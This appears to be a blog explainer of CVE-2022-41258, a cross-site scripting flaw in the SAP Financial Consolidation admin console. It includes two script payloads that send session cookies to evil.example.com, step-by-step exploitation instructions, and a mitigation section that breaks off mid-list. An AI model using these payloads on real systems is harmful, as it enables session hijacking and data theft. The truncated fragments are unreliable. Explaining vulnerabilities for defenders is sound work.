---
SAP Financial Consolidation is a popular tool for managing and reporting financial data in large organizations. In 2022, a security vulnerability surfaced—CVE-2022-41258—that put some installations at risk, especially via the Web Administration Console. Let’s break down how this vulnerability works, share a sample exploit, and provide references for deeper exploration.
What’s the Vulnerability?
CVE-2022-41258 arises because of *insufficient input validation* in the web interface of SAP Financial Consolidation (version 101). Specifically, when users or administrators run “common queries” in the Web Administration Console, the backend doesn’t properly check or sanitize submitted inputs. If a logged-in attacker injects a crafted script, it will run in the context of another user’s session—Classic Cross-Site Scripting (XSS).

The official SAP Security Note 3242933 describes this as an authenticated user issue, meaning you need to be logged in to exploit it. However, in an enterprise environment, many users may have at least minimal access.
View or tamper with data within their permissions
- Cause limited harm to confidentiality, integrity, and availability (since this isn’t a total system-level exploit)
This may not be “critical,” but it’s a classic tool for insider threats, privilege escalation, or spear-phishing within a trusted environment.
Code Snippet: How Could This XSS Work?
Let’s imagine the *common query* input isn’t sanitized. Here’s how an attacker could inject a script:
In the “common query” field
<script>
  // Send cookie data to the attacker's server
  fetch('https://evil.example.com/steal?cookie='; + document.cookie);
</script>
When another admin views the results or logs, their browser runs the script. The attacker then receives the victim’s session information (or performs actions on their behalf).
Example using a more sneaky payload
<img src="x" onerror="fetch('https://evil.example.com/grab?x='+document.cookie)">
If injected into any reflected field in the admin console (like a query filter), this would execute immediately once rendered.
Log in to the SAP Financial Consolidation web admin console.
2. Navigate to a function that lets you input a “common query.” (For example: Custom reports or admin dashboards that use text fields.)
Enter a malicious payload, like the ones above.
4. Wait for an administrator or another privileged user to view the field or output that reflects your payload.
5. The script runs in their browser, sending data (like session cookies) to your controlled endpoint.
References
- SAP Security Note 3242933 (CVE-2022-41258)
- NVD Entry
- SAP’s official portal *(login required for details)*
Mitigation
SAP released patches for version 101 and higher to improve input validation in the affected fields. If you’re responsible for a Financial Consolidation installation:
Conclusion
CVE-2022-41258 is a reminder that input validation is everyone’s problem—not just developers. While limited in impact compared to full system compromises, insider attacks like this can occur in trusted environments. If you use SAP Financial Consolidation, check your patch status and review the links above for more information.
Timeline
Published on: 11/08/2022 22:15:00 UTC
Last modified on: 12/21/2022 17:53:00 UTC